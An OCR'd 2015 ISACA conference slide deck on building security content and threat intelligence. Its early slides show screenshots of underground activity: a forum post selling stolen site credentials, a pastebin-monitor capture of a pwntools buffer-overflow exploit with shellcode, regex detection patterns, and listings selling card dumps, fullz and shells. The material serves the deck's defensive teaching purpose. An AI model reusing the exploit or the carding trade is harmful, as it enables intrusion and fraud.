Beyond Technology: Creating and Managing Successful Security Content

Stephen Coty, Chief Security Evangelist, Alert Logic

Professional Strategies – S33


SF ISACA FALL CONFERENCE NOVEMBER 9-11, 2015 HOTEL NIKKO-SAN FRANCISCO

Agenda

- Latest News
- How do we defend from a cyber attack
- What is People, Process and Technology
- How is content so critical
- How does Threat Intelligence contribute
- Wassenaar Proposal
- Recommendations

LATEST ACTIVITIES

Latest “News”






Figure 1. iStan





Figure 2. Muse software

Compromising a Medical Mannequin
by University of South Alabama’s William Bradley Glisson, Todd Andel,
Todd McDonald, Mike Jacobs, Matt Campbell and Johnny Mayr



auction site 2300 users [u/p]

review/darkode Forum Index » BUY / SELL / TRADE


[Sell] US Car auction site 2300 users [u/p]

Author	Message
[redacted] [redacted]	[Sell] US Car auction site 2300 users [u/p] Site has 2.300 users, its active, has tons of cars on sale. I sell all their usernames with passwords. Inside account you can find more details like names / adress / company / dob and so on. Place you bid, i accept wmZ or LR (when it will be up)
Sun Aug 26, 2012 8:35 am	

Display posts from previous: All Posts Oldest First

review/darkode Forum Index » BUY / SELL / TRADE

Latest Activities



Shellcode

Posted by PasteMon on October 18th, 2015

28 voted ✓ vote

Detected 2 occurrence(s) of '\\x[0-9a-f]{2}\\x[0-9a-f]{2}\\x[0-9a-f]{2}\\x[0-9a-f]{2}\\x[0-9a-f]{2}\\x[0-9a-f]{2}\\x[0-9a-f]{2}\\x[0-9a-f]{2}\\x[0-9a-f]{2}\\x[0-9a-f]{2}':

```
from pwn import *

gets = 0x08048350
pop3ret = 0x804855a
leak = 0x080498dc
size_t = pack(0x00000050)
return_address = pack(0x8049914)
dest = return_address
fd = pack(0x00000000)


payload = "\x90" * 20 +
"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x99\x52\x53\x89
\xe1\xb0\x0b\xcd\x80"

overwrite_return_address = \
'A' * 54 + pack(gets) + return_address + dest + size_t + fd
#print "Addresse used " + str(hex(i))
p = remote('easy-shell.hackover.h4q.it', '1337')
#p = process("./easy_shell")
#pid = pwnlib.util.proc.p
```

Source: http://pastebin.com/raw.php?i=TCD2GiVa

Filed under PasteMon | Tags: pastebin.com, Shellcode | Comments Off on Shellcode

Simple PIN code

Posted by PasteMon on October 18th, 2015

11 voted ✓ vote

Detected 1 occurrence(s) of '^\s*pin[code]*\s*(:|=|is|was)\s':

```
-----------------------------------------------------------------
Sura 150/49 + 15 Premium Reset Stone + Bonus GX lv 145
Skill Ashura Type(cowok) (300K)
--------------------------------------------------------------------------
Zeny @35k = 1M Sisa 2M
Pin : 526D0583    [redacted]
Line ID : kelvin.yusuf
```

Go!

TOP-5 LEAKS

Potential leak of data: VISA Credit Card (1104)

Potential leak of data: VISA Credit Card (479)


Potential leak of data: MasterCard Credit Card (418)

Potential leak of data: MasterCard Credit Card (384)

Potential leak of data: MasterCard Credit Card (381)

TAG CLOUD

REMOVED API Key Certificate Command Line Password CVE Reference Default Credentials Dropbox Shared File E-mail Headers Email/Password Dump Email Addresses List Exploit Hacked Data Hacking Notification HTTP POST HTTP Proxies List IP Addresses List Leaked Data MasterCard Credit Card MD5/SHA1 Hash MD5/SHA1 Hashes MySQL Access Control MySQL Connect Information MySQL Table with Email/Password Dump MySQL Table with Interesting Data MySQL Table with Passwords MySQL URI Nmap Scan Report Obfuscated JavaScript Code Obfuscated PHP Code Oracle URI Pastebin pastebin.com pastie.org Personal Information phpMyAdmin SQL Dump Secret Variable Shellcode Simple



Buy 5 Shells get 1 Capnel Free :)
sarimjahan

10 Admin Panels For Free :) Enjoy and just Press Rep and comments
Maheer_HaXor

cPanel & Shell
abqari_a3

Sell Vip72 >6 months with good prices
jordan.quong

Dumps ccv and fullz updated
ffds

Salling Fullz
mrtalhaqureshi

Dumps ccv and fullz updated
ffds

Usa bank login, usa fullz needed
ceoosaz101

Dumps ccv and fullz updated
ffds

Selling Cpanels / Shells / RDP (1 2)
jhon11

Dumps ccv and fullz updated
ffds

Dumps ccv and fullz updated
ffds

Botnets , rats ,crypters , exploits
Dr.r3tr0


Cheap Service .Offer = Track 2 Only ... Europe/USA/Canada/United Emirate/ASIAN Turkey,China 101=201 Cheap BASED!
MSR506-Skimmer

Dumps ccv and fullz updated
ffds

i sell Dumps and Cvv prices depends on country and card type i also do bank,mg and wu transfer. Please contact me for further details. I got fresh updates of bases fresh and with high validate rate too.. Of course we make discounts for costumers who
Aaron Hudson

SECURITY STRATEGY

Security Architecture



Network

- Firewall/ACL
- Intrusion Detection
- Deep Packet Forensics
- Netflow Analysis
- NAC
- DDOS
- Scanner


Server/App

- Vulnerabilities
- Log Mgmt
- SDLC
- Patch Mgmt
- Mail/Web Filter
- Scanner
- Backup

Host

- Anti-Virus
- Encryption
- GPG/PGP
- FIM
- Monitoring
- IAM
- Central Storage

Data Correlation is the Key



Enterprise Cyber Security Teams

Monitor and Maintain non-managed hardware deployment uptime


Collect and Maintain content for all non-managed devices

Operational Implementation of all security infrastructure

Cyber Security Awareness Program

Network and Application Penetration Testing and Audit Team

Incident Response Team



PROCESS
- Response & process SLAs
- Change management
- Quality control

PEOPLE
- Technical expertise
- Security training
- Management

TECHNOLOGY
- Client Security Portal
- Risk-based event correlation model

SERVICES OPERATIONS COMPETENCY

24x7 Security Operations Center and Threat Research

Monitor intrusion detection and vulnerability scan activity

Escalate incidents and provide guidance to the response team to quickly mitigate Incidents

Search for Industry trends and deliver intelligence on lost or stolen data

Identify and implement required policy changes


Cross product correlate data sources to find anomalies

Monitor for Zero-Day and New and Emerging attacks

Collect data from OSINT and Underground Sources to deliver Intelligence and Content

THREAT RESEARCH AND CONTENT


Cyber Kill Chain



Content

